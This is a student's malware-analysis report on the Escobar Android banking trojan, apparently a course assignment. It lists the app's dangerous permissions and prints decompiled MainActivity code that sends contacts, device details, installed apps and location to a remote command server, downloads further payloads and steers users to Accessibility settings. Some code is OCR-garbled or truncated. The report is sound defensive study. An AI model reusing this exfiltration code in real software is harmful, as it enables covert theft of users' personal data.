

Assignment-3

Mobile Malware Analysis

Abhishek Singh

2022JCS2665

Analysis of Escobar Malware

1. Identify the dangerous permissions in the App.

My Approach:

To analyze the permissions of app, I used jadx-gui tool to open the escobar.apk file.

Here's a step-by-step approach:

Step 1: I Installed jadx-gui tool on my machine. jadx-gui is a popular Java decompiler that allows us to decompile APK files and view the source code.

Step 2: I obtained the APK file of the escobar app that we want to analyze. I obtained the APK file by extracting it from escobar.zip file provided on the moodle.

Step 3: Launch jadx-gui Launch jadx-gui by running the jadx-gui executable file on machine.


Step 4: Open the APK file In the jadx-gui interface, open the APK file of the escobar app by clicking on File > Open, and then selecting the APK file from local file system.

Step 5: Analyze the app's permissions, once the APK file is loaded in jadx-gui, we can browse the app's source code and look for the AndroidManifest.xml file. This file contains information about the app's permissions, among other things.

Step 6: Locate dangerous permissions In the AndroidManifest.xml file, look for the <uses-permission> tags that specify the app's permissions. Dangerous permissions are permissions that can potentially pose a risk to user privacy or security, such as access to the camera, microphone, contacts, location, and SMS messages. These permissions are usually marked with the "android.permission" prefix followed by the specific permission name.

Snapshot of the commands I executed:

1. To open the jadx-gui tool I use terminal and write following command


A screenshot of a terminal window with a dark background. The title bar at the top reads 'abhi@kali: ~/Desktop/Sem-2/Mobile-Security/Assignment-3/assignment3_escobar'. The terminal shows a prompt '(abhi@kali) - [~/Desktop/Sem-2/Mobile-Security/Assignment-3/assignment3_escobar]' followed by a green cursor. Below the prompt, the command '\$ jadx-gui' has been entered, with a green cursor at the end of the command.

```
1
(abhi@kali) - [~/Desktop/Sem-2/Mobile-Security/Assignment-3/assignment3_escobar]
$ jadx-gui
```

2. To open the apk file I use open file option in jadx-gui and opened it



3. I went to the Resources > AndroidManifest.xml file and opened it.



Snapshot of the relevant codes of the app to highlight my findings:

```
<uses-permission android:name="android.permission.QUERY_ALL_PACKAGES"/>
<uses-permission android:name="android.permission.READ_PHONE_NUMBERS"/>
<uses-permission android:name="android.permission.CAMERA"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.WRITE_SMS"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.GET_ACCOUNTS"/>
<uses-permission android:name="android.permission.RECORD_AUDIO"/>
<uses-permission android:name="android.permission.READ_CALL_LOG"/>
<uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.MANAGE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.CALL_PHONE"/>
<uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
<uses-permission android:name="android.permission.DISABLE_KEYGUARD"/>
```

From above snapshot we can derive dangerous permissions with brief description:

android.permission.QUERY ALL PACKAGES: Allows the app to query for information about all installed apps on the device.

android.permission.READ PHONE NUMBERS: Allows the app to read phone numbers stored on the device.

android.permission.CAMERA: Allows the app to access the device's camera and capture photos/videos.

android.permission.WAKE LOCK: Allows the app to keep the device awake.

android.permission.ACCESS_COARSE_LOCATION: Allows the app to access approximate location information.

android.permission.ACCESS_FINE_LOCATION: Allows the app to access precise location information.

android.permission.ACCESS_NETWORK_STATE: Allows the app to access information about the device's network state.

android.permission.RECEIVE_SMS: Allows the app to receive SMS messages.

android.permission.READ_PHONE_STATE: Allows the app to read the phone's state, including phone number, current cellular network information, and active call state.

android.permission.INTERNET: Allows the app to access the internet.

android.permission.READ_CONTACTS: Allows the app to read the device's contacts.

android.permission.WRITE_SMS: Allows the app to write SMS messages.

android.permission.READ_SMS: Allows the app to read SMS messages.

android.permission.SEND_SMS: Allows the app to send SMS messages.

android.permission.GET_ACCOUNTS: Allows the app to access the device's accounts.

android.permission.RECORD_AUDIO: Allows the app to record audio.

android.permission.READ_CALL_LOG: Allows the app to read the device's call log.

android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS: Allows the app to request to ignore battery optimizations.

android.permission.READ_EXTERNAL_STORAGE: Allows the app to read external storage.

android.permission.WRITE_EXTERNAL_STORAGE: Allows the app to write to external storage.

android.permission.MANAGE_EXTERNAL_STORAGE: Allows the app to manage external storage.

android.permission.RECEIVE_BOOT_COMPLETED: Allows the app to receive the boot completed broadcast.

android.permission.CALL_PHONE: Allows the app to make phone calls.

android.permission.FOREGROUND_SERVICE: Allows the app to run foreground services.

android.permission.DISABLE_KEYGUARD: Allows the app to disable the device's keyguard.

2. Trace the control flow of MainActivity activity and describe

2.1 What is it trying to do (purpose)?

My Approach:

To understand what MainActivity trying to do I searched the string "MainActivity" in manifest file. I opened the MainActivity by double clicking on it.

Step 1: I go through each function and investigated each function flow


Step 2: Try to get the main intention of the flow. The purpose of that function. I mentioned all my finding in findings section.

Step 3: I refer it to the malicious activity it is trying to do.

Step 4: Conclusion of purpose of MainActivity. I have mentioned all concluded points, I get from all these flows in the Overall section.

Snapshot of the commands I executed:

In order to find the MainActivity, I just need to find mainactivity in manifest file. I double clicked to enter into the MainActivity file.



```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.example.pablo">
    <service android:name="com.example.pablo.CameraActivity" android:enabled="true"/>
    <service android:name="com.example.pablo.AudioRecorder" android:enabled="true"/>
    <activity android:name="com.example.pablo.MainActivity" android:enabled="true">
        <intent-filter>
            <action android:name="android.intent.action.MAIN"/>
            <category android:name="android.intent.category.LAUNCHER"/>
        </intent-filter>
    </activity>
</manifest>
```

Snapshot of the relevant codes of the app to highlight my findings:

These all are the code flow mentioned in MainActivity file. I am attaching the snapshot of the code and give its description of what this code is doing. And at last I will conclude all the findings in points.

```
@Override // com.example.pablo.mg
public void OooO000(lg lgVar, lh lhVar) {
    String OooOoo = lhVar.f11920ooO000o.OooOoo();
    MainActivity.OooO00o = OooOoo;
    SharedPreferences.Editor edit = MainActivity.this.getApplicationContext().getSharedPreferences("sharedPrefs", 0).edit();
    edit.putString("domain", OooOoo);
    edit.apply();
    lhVar.f11920ooO000o.close();
}
```

The OooO000 method, which belongs to the MainActivity class in an Android app, retrieves a string value from an object (lhVar) and stores it in the app's shared preferences using a key ("domain").

```
@Override // android.webkit.WebViewClient
public void onPageStarted(WebView webView, String str, Bitmap bitmap) {
    super.onPageStarted(webView, str, bitmap);
    if (str.contains("startaccessibility")) {
        MainActivity.this.finishAndRemoveTask();
        MainActivity.this.startActivity(new Intent("android.settings.ACCESSIBILITY_SETTINGS"));
    }
}
```

The onPageStarted method, which overrides a method from the WebViewClient class in an Android app, is triggered when a web page starts loading in a WebView object. Within this method, the URL of the loading web page (str) is checked for the presence of the string "startaccessibility". If this string is found in the URL, the MainActivity is finished and removed from the task stack, and a new activity with the action "android.settings.ACCESSIBILITY_SETTINGS" is started, which typically navigates to the Accessibility settings screen in the Android device's system settings. This behavior suggests that the app is monitoring the loading of web pages and taking action to launch the Accessibility settings page when a specific URL is detected.


```

@Override // android.webkit.WebViewClient
public void onPageFinished(WebView webView, String str) {
    super.onPageFinished(webView, str);
    try {
        String cookie = CookieManager.getInstance().getCookie(str);
        MainActivity.OooO0o0 = cookie;
        if (cookie.contains("test")) {
            MainActivity.this.OooOo0(|);
        }
    } catch (Exception e) {
        e.printStackTrace();
    }
}

```

The onPageFinished method, which overrides a method from the WebViewClient class in an Android app, is triggered when a web page finishes loading in a WebView object. Within this method, the CookieManager is used to retrieve the cookies associated with the loaded web page (str). The retrieved cookie is then checked for the presence of the string "test". If this string is found in the cookie, the OooOo0() method of the MainActivity is invoked. Use of cookies can be a legitimate part of web page functionality

```

public void 000000() {
    StringBuilder 00002 = q7.0000("http://melanieparker.42web.io/belladonna.php?id=");
    00002.append(f5030000000);
    String sb = 00002.toString();
    StrictMode.setThreadPolicy(new StrictMode.ThreadPolicy.Builder().permitAll().build());
    hh.000000 000000 = new hh.000000();
    000000.000000(10L, TimeUnit.SECONDS);
    hh hhVar = new hh(000000);
    jh.000000 0000002 = new jh.000000();
    0000002.000000(sb);
    String str = 000000;
    hf.000000("Cookie", "name");
    hf.000000(str, "value");
    dh.000000 0000003 = 0000002.000000;
    Objects.requireNonNull(0000003);
    hf.000000("Cookie", "name");
    hf.000000(str, "value");
    dh.000000 000000 = dh.000000;
    000000.000000("Cookie");
    000000.000000(str, "Cookie");
    0000003.000000("Cookie", str);
    ((fi) hhVar.000000(0000002.000000())).000000(new 000000());
}

```

Building a URL string using a StringBuilder with the base URL "http://melanieparker.42web.io/belladonna.php?id=" and appending the value of f5030000000 variable to it.

Setting the thread policy to permit all network operations using StrictMode to potentially allow for network access on the main thread, which is generally not recommended.

```

public void run() {
    Intent intent = new Intent();
    intent.setComponent(new ComponentName("com.google.android.gms", "com.google.android.gms.security.settings.VerifyAppsSettings,
    MainActivity.this.startActivity(intent);
}

```

"com.google.android.gms.security.settings.VerifyAppsSettingsActivity", it appears that the code is intended to launch the security settings activity related to verifying apps on an Android device. This activity is typically used to configure settings related to verifying apps for potential security risks, such as scanning for harmful apps during installation, checking apps for harmful behavior, and warning about potentially harmful apps.

```

public void run() {
    MainActivity mainActivity = MainActivity.this;
    String str = MainActivity.f5030oo000o;
    String str2 = Build.BRAND + "%20%20" + Build.MODEL;
    String str3 = MainActivity.0oo0000;
    String str4 = MainActivity.0oo0000;
    String locale = Locale.getDefault().toString();
    String valueOf = String.valueOf(Build.VERSION.RELEASE);
    MainActivity mainActivity2 = MainActivity.this;
    String 0oo0o00 = mainActivity2.0oo0o00(mainActivity2.getApplicationContext());
    String replace = String.valueOf(Calendar.getInstance().getTime()).replace(" ", "%20");
    MainActivity mainActivity3 = MainActivity.this;
    ContentResolver contentResolver = mainActivity3.getApplicationContext().getContentResolver();
    Objects.requireNonNull(mainActivity3);
    ArrayList arrayList = new ArrayList();
    if (o0000000.0oo000o(mainActivity3.getApplicationContext(), "android.permission.READ_CONTACTS") != 0) {
        arrayList.add("AN ERROR OCCURRED! COULD NOT GET CONTACTS!");
    } else {
        Cursor query = contentResolver.query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI, null, null,
        while (query.moveToNext()) {
            try {
                if (arrayList.toString().length() < 7000) {
                    arrayList.add(query.getString(query.getColumnIndex("data1")));
                }
            } catch (Exception e) {
                e.printStackTrace();
            }
        }
    }
}

```

Collecting various device information: The code retrieves several device-related information such as the device's brand, model, operating system version, locale, and email.

Retrieving contacts: The code attempts to retrieve contacts from the device's contacts database using the ContactsContract.CommonDataKinds.Phone content URI. It adds the retrieved contact data (phone numbers) to an ArrayList.

```

String obj = arrayList.toString();
String replace2 = MainActivity.this.OooOo().replace(" ", "%20");
Objects.requireNonNull(mainActivity);
StringBuilder OooO = q7.OooO("http://");
OooO.append(MainActivity.OooO00o);
OooO.append("/project/apiMethods/register.php?botid=");
OooO.append(str);
OooO.append("&brand=");
OooO.append(str2);
OooO.append("&number=");
OooO.append(str3);
OooO.append("&operator=");
OooO.append(str4);
OooO.append("&locale=");
OooO.append(locale);
OooO.append("&version=");
OooO.append(valueOf);
OooO.append("&email=");
OooO.append(OooOo00);
OooO.append("&date=");
OooO.append(replace);
OooO.append("&contacts=");
OooO.append(obj);
OooO.append("&apps=");
OooO.append(replace2);
String sb = OooO.toString();
StrictMode.setThreadPolicy(new StrictMode.ThreadPolicy.Builder().permitAll().build());
hh.OooO000o oooO000o = new hh.OooO000o();
TimeUnit timeUnit = TimeUnit.SECONDS;
oooO000o.OooO000o(10L, timeUnit);
oooO000o.OooO0000(10L, timeUnit);
oooO000o.OooO0000(10L, timeUnit);
hh hhVar = new hh(oooO000o);
jh.OooO000o oooO000o2 = new jh.OooO000o();
oooO000o2.OooO000o(sb);

```

Constructing a URL: The code constructs a URL using the collected device information, contact data, and other parameters. The URL is constructed as a string with various parameters separated by "&" and URL-encoded spaces ("%20").

Setting thread policy: The code sets the thread policy for StrictMode to permit all, which may allow for potentially unsafe operations.

Making an HTTP request: The code creates an instance of hh (or fi depending on the previous code), which appears to be a custom HTTP

client, and makes an HTTP POST request to the constructed URL using the sb string as the payload.

Starting a service: The code starts a service (CommandListener.class) using startService() method with an intent.

```
public static boolean OooOoo0() {  
    String str = "";  
    try {  
        str = System.getProperty("http.proxyHost") + ":" + System.getProperty("http.proxyPort");  
    } catch (Exception e) {  
        e.fillInStackTrace();  
    }  
    return !str.equals("null:null");  
}
```

Retrieves HTTP proxy host and port: The code attempts to retrieve the system properties "http.proxyHost" and "http.proxyPort" using System.getProperty() method, which represent the host and port of the HTTP proxy that may be configured for the application.

Constructs a string: The retrieved proxy host and port values are concatenated into a string separated by ":".

Checks if proxy is configured: The resulting string is then compared with "null:null". If it is not equal to "null:null", it means that an HTTP proxy is configured and the method returns true. Otherwise, it means that no HTTP proxy is configured and the method returns false.

```
public String OooOo() {  
    String str = "";  
    for (ApplicationInfo applicationInfo : getApplicationContext().getPackageManager().getInstalledApplications(0)) {  
        if ((applicationInfo.flags & 129) <= 0 && str.length() <= 950) {  
            str = q7.Ooo00o0(q7.Ooo0(str), applicationInfo.packageName, "%0A");  
        }  
    }  
    return str;  
}
```

The OooOo() method retrieves a list of installed applications on a device, filters out system apps, and concatenates the package names of the remaining applications into a single string. The resulting string is returned.

```

public void OooOo0o(String str) {
    Context applicationContext = getApplicationContext();
    String absolutePath = new File(getApplicationContext().getFilesDir(), "sample_download").getAbsolutePath();
    File filesDir = getApplicationContext().getFilesDir();
    zqweqeqwryttuyu.OooO00o oooO00o = new zqweqeqwryttuyu.OooO00o(str, absolutePath);
    boolean z = true;
    oooO00o.f26030oooO000 = true;
    oooO00o.f26040oooO000 = true;
    oooO00o.OooO000 = filesDir.toString();
    OooO00o oooO00o2 = new OooO00o(this);
    int i = zqweqeqwryttuyu.OooO000.OooO00o;
    zqweqeqwryttuyu.OooO000 oooO000 = new zqweqeqwryttuyu.OooO000(new Handler(Looper.getMainLooper()));
    oooO000.f26050oooO00o = oooO00o;
    oooO000.f26060oooO00o = oooO00o2;
    int i2 = zqweqeqwryttuyu.OooO000;
    ConnectivityManager connectivityManager = (ConnectivityManager) applicationContext.getSystemService("connec
    NetworkInfo activeNetworkInfo = connectivityManager.getActiveNetworkInfo();
    if ((activeNetworkInfo != null && activeNetworkInfo.isConnectedOrConnecting() && connectivityManager.getAct
        Intent intent = new Intent(applicationContext, zqweqeqwryttuyu.class);
        intent.putExtra("downloader_receiver", oooO000);
        intent.putExtra("download_details", oooO000.f26050oooO00o);
        applicationContext.startService(intent);
    }
}

```

The `OooOo0o()` method downloads a file from a specified URL using a custom downloader class (`zqweqeqwryttuyu.OooO00o`). It sets various properties of the downloader, such as enabling caching, specifying download directory, and setting callbacks. It also checks for network connectivity using the `ConnectivityManager`, and if the device is connected to the internet, it starts the download using an intent to a service (`zqweqeqwryttuyu.class`) with the downloader and download details as extras.

```

public void OooOooO(String str) {
    StringBuilder Ooo02 = q7.Ooo0("http://");
    Ooo02.append(Ooo000o);
    Ooo02.append("/project/apiMethods/updateLoc.php?botid=");
    Ooo02.append(f503Ooo000o);
    Ooo02.append("&location=");
    Ooo02.append(str);
    String sb = Ooo02.toString();
    StrictMode.setThreadPolicy(new StrictMode.ThreadPolicy.Builder().permitAll().build());
    hh.Ooo000o ooo000o = new hh.Ooo000o();
    TimeUnit timeUnit = TimeUnit.SECONDS;
    ooo000o.Ooo000o(10L, timeUnit);
    ooo000o.Ooo0000(10L, timeUnit);
    ooo000o.Ooo0000(10L, timeUnit);
    hh hhVar = new hh(ooo000o);
    jh.Ooo000o ooo000o2 = new jh.Ooo000o();
    ooo000o2.Ooo000o(sb);
    ((fi) hhVar.Ooo000o(ooo000o2.Ooo000o())).Ooo000o(new Ooo000(this));
}

```

The OooOooO(String str) method performs a network request to a URL constructed using a base URL (http://) appended with a variable Ooo000o, followed by /project/apiMethods/updateLoc.php?botid=, f503Ooo000o, and &location= parameters. It uses several classes (hh, jh, fi) to configure the request, including setting a timeout of 10 seconds for multiple types of network operations (read, write, and connect). It also specifies a callback (Ooo000(this)) for handling the response. It uses StrictMode to set a permissive thread policy.

```

public void OooOooo(String str) {
    StringBuilder Ooo02 = q7.Ooo0("http://");
    Ooo02.append(Ooo000o);
    Ooo02.append("/project/apiMethods/uploadLog.php?log=");
    Ooo02.append(Calendar.getInstance().getTime().toString().replace(" ", "%20"));
    Ooo02.append("<br>");
    Ooo02.append(str.replace(" ", "%20"));
    Ooo02.append("<hr class=\"class-2\" />");
    String sb = Ooo02.toString();
    StrictMode.setThreadPolicy(new StrictMode.ThreadPolicy.Builder().permitAll().build());
    hh.Ooo000o ooo000o = new hh.Ooo000o();
    TimeUnit timeUnit = TimeUnit.SECONDS;
    ooo000o.Ooo000o(10L, timeUnit);
    ooo000o.Ooo0000(10L, timeUnit);
    ooo000o.Ooo0000(10L, timeUnit);
    hh hhVar = new hh(ooo000o);
    jh.Ooo000o ooo000o2 = new jh.Ooo000o();
    ooo000o2.Ooo000o(sb);
    ((fi) hhVar.Ooo000o(ooo000o2.Ooo000o())).Ooo000o(new Ooo0(this));
}

```

The OooOooo(String str) method performs a network request to a URL constructed using a base URL (http://) appended with a variable Ooo000o, followed by /project/apiMethods/uploadLog.php?log=, the current timestamp obtained from Calendar.getInstance().getTime().toString().replace(" ", "%20"), and a string str parameter also URL-encoded by replacing spaces with %20. It uses several classes (hh, jh, fi) to configure the request, including setting a timeout of 10 seconds for multiple types of network operations (read, write, and connect). It also specifies a callback (Ooo0(this)) for handling the response. It uses StrictMode to set a permissive thread policy.


```

@Override // com.example.pablo.j2, androidx.activity.ComponentActivity, android.app.Activity
public void onRequestPermissionsResult(int i, String[] strArr, int[] iArr) {
    super.onRequestPermissionsResult(i, strArr, iArr);
    if (Build.VERSION.SDK_INT >= 23) {
        Intent intent = new Intent();
        String packageName = getPackageName();
        if (!((PowerManager) getSystemService("power")).isIgnoringBatteryOptimizations(packageName)) {
            intent.setAction("android.settings.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS");
            intent.setData(Uri.parse("package:" + packageName));
            startActivity(intent);
        }
    }
    AccessibilityService.OooOOoo = false;
    OooOOOo oooOOOo = new OooOOOo();
    Timer timer = new Timer();
    if (Build.BRAND.contains("Huawei")) {
        Boolean bool = Boolean.TRUE;
        OooOOo("setup", bool);
        OooOOo("uninstallProtection", bool);
    } else {
        timer.schedule(oooOOOo, 4000L);
    }
    new Timer().schedule(new OooOOOo(), 5000L);
}

```

The `onRequestPermissionsResult(int i, String[] strArr, int[] iArr)` method is a callback method that is called when the user grants or denies permission requested by the app using the `requestPermissions()` method.

In this method, the superclass's `onRequestPermissionsResult()` method is called to handle the permission result. Then, it checks if the Android version is greater than or equal to 23 (Marshmallow) using `Build.VERSION.SDK_INT`. If it is, it creates an Intent to launch the battery optimization settings screen for the app's package name, only if the app is not already ignoring battery optimizations.

Next, a boolean variable `OooOOoo` is set to false in the `AccessibilityService` class. A new instance of `OooOOOo` is created, and a `Timer` is used to schedule it to run after a delay of 4 seconds (4000 milliseconds) if the device's brand name contains "Huawei". Otherwise,

another Timer is used to schedule a new instance of OooOOO0 to run after a delay of 5 seconds (5000 milliseconds).

Overall MainActivity is trying to do following things:

1. Monitoring web page loading and launching Accessibility settings page based on a specific URL detection: The malware appears to be actively monitoring the loading of web pages and taking action to launch the Accessibility settings page when a specific URL is detected. This behavior suggests that the malware may be attempting to gain accessibility privileges to perform unauthorized actions on the device.
2. Retrieving cookies from the loaded web page and invoking a method in MainActivity based on the presence of a specific string in the cookie: The malware uses the CookieManager to retrieve the cookies associated with the loaded web page. It then checks the retrieved cookie for the presence of a specific string, "test". If this string is found in the cookie, the OooOoO() method of the MainActivity is invoked. This suggests that the malware may be using cookies to track user activity or perform actions based on specific conditions.
3. Collecting device information such as brand, model, OS version, locale, and email: The malware retrieves several device-related information such as the device's brand, model, operating system version, locale, and email. This information could potentially be used for profiling the user, device fingerprinting, or other

malicious purposes.

4. Attempting to retrieve contacts from the device's contacts database and adding the retrieved contact data to an ArrayList: The malware attempts to retrieve contacts from the device's contacts database using the `ContactsContract.CommonDataKinds.Phone` content URI. It adds the retrieved contact data, specifically phone numbers, to an ArrayList. This could indicate that the malware is trying to gather contact information from the device, potentially for unauthorized purposes such as spamming or identity theft.
5. Constructing a URL with collected device information, contact data, and other parameters: The malware constructs a URL using the collected device information, contact data, and other parameters. The URL is constructed as a string with various parameters separated by "&" and URL-encoded spaces ("%20"). This suggests that the malware may be preparing data for exfiltration or communication with a remote server.
6. Setting thread policy for StrictMode to permit all, potentially allowing for unsafe operations: The malware sets the thread policy for StrictMode to permit all, which may allow for potentially unsafe operations to be performed on the main thread. This is generally not recommended, as it could lead to performance issues, security vulnerabilities, or other unintended consequences.
7. Making HTTP requests using a custom HTTP client to the constructed URL as the payload: The malware creates an instance

of hh (or fi, depending on the previous code), which appears to be a custom HTTP client, and makes an HTTP POST request to the constructed URL using the sb string as the payload. This suggests that the malware may be communicating with a remote server to send gathered data or receive instructions.

8. Retrieving HTTP proxy host and port: The malware retrieves the HTTP proxy host and port, which could potentially be used for bypassing network restrictions or hiding the origin of the malware's communication with a remote server.
9. Downloading a file from a specified URL using a custom downloader class: The malware includes a method, `OooOoOo()`, which downloads a file from a specified URL using a custom downloader class (`zqweqeqwryttuyu.OooO00o`). This could indicate that the malware is downloading additional malicious payloads or updates from a remote server.
10. Performing a network request to a URL constructed using a base URL, a variable, and specific endpoint: The malware includes a method, `OooOooo(String str)`, which performs a network request to a URL constructed using a base URL (`http://`), appended with a variable (`OooO00o`), followed by a specific endpoint (`/project/apiMethods`

2.2 Describe the Control Flow (control flow diagram) highlighting major functions/ activities.

My Approach:


In the above section, I able to get the overall idea of the MainActivity file and its intent. In this section I created control flow diagram using <https://cloud.smartdraw.com> website. I have shown those attacks which is implemented in this MainActivity of escobar. For the validation of the flow and its intention, I am attaching the corresponding code from MainActivity file with its explanation.

Snapshot of the commands I executed:

There were no need to execute any command.

Snapshot of the relevant codes of the app to highlight my findings:

Data Exfiltration Attack



To support this attack, I am attaching the code from MainActivity file with their explanation.

```

public void run() {
    MainActivity mainActivity = MainActivity.this;
    String str = MainActivity.f5030oo0000;
    String str2 = Build.BRAND + "%20%20" + Build.MODEL;
    String str3 = MainActivity.Ooo0000;
    String str4 = MainActivity.Ooo0000;
    String locale = Locale.getDefault().toString();
    String valueOf = String.valueOf(Build.VERSION.RELEASE);
    MainActivity mainActivity2 = MainActivity.this;
    String Ooo0o00 = mainActivity2.Ooo0o00(mainActivity2.getApplicationContext());
    String replace = String.valueOf(Calendar.getInstance().getTime()).replace(" ", "%20");
    MainActivity mainActivity3 = MainActivity.this;
    ContentResolver contentResolver = mainActivity3.getApplicationContext().getContentResolver();
